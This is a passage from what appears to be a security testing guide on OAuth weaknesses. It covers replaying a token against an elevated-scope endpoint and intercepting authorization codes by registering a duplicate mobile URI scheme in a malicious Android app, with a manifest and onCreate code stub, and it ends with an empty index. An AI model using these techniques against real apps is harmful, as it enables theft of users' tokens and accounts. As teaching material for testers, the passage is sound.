  "id_token": "eyJ0XAi...4faeEoQ",
  "token_type": "Bearer"
}
```

Now use this token to try to access another API endpoint that requires an elevated scope, for example:

```
https://www.example.com/api/v2/getCreditCardInfo?access_token=eyJz93a...k4laUWw
```

You can then check the response to see whether the resource server accepts the token.

Token Leakage via Mobile URI scheme

In mobile applications, there's a feature called URI Scheme that allows application developers to create a custom URL scheme to enables users to open your app from other apps.

When the application is launched (or resumed) from a URI scheme, a specific method or view will be returned accordingly. For example, WhatsApp's URI scheme is pretty straightforward: whatsapp://.

This URI scheme opens the WhatsApp app and prepares a pre-filled message to be sent using a text parameter and send action:

```
whatsapp://send?text=message
```

Now, if we want to use this scheme via a web application, we can simply insert the HTML code in our website:

```
<a href="whatsapp://send?text=Hello%2C%20World!">Send message to WhatsA\
pp</a>
```

This is a simple example of how mobile applications can be integrated with web pages to perform specific actions, as your app opens as per the customer's need. Notice that every application decides how to implement this URI scheme, and the structure is completely up to the developer's choice.

In native (and some hybrid) mobile applications, once the authorization code is returned to the redirect_uri from the authorization server on the browser, it passes the authorization code to the native app using the corresponding URI scheme (e.g., myapp://) to allow SSO (Single Sign-On) flow within the mobile application. However, multiple apps can be registered on the same URL scheme, and there is a chance that a malicious native app could get hold of the authorization code.

Moreover, if an application does not secure the client_id and client_secret values, a malicious app can now receive an access token on behalf the victim.

For example, to find out what URI scheme an Android app has, we can just decompile the application Manifest.xml and look for intent filters for an activity:

```
<activity
        ……..
        <intent-filter>
            <action android:name="android.intent.action.VIEW" />
            <category android:name="android.intent.category.DEFAULT" />\

            <data android:scheme="myoauth://" />
        </intent-filter>
    </activity>
```

Then, we can create a simple application with activity (e.g.,MainActivity) and implement the following code in the onCreate method:

```
[... More Android Java code…]

protected void onCreate(Bundle savedInstanceState) {
  Intent intent = getIntent();
  String action = intent.getAction();
  Uri data      = intent.getData();

  if(Intent.ACTION_VIEW.equals(action) ) {
    if(data != null && "myoauth".equals(data.getScheme())) {
      // do something with authorization code from uri data
    }
  }
}
```

That way, we can handle the data received by the URI scheme in the same way as the original app to try to intercept the authorization code.

Indexs

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U

V

W

X

Y

Z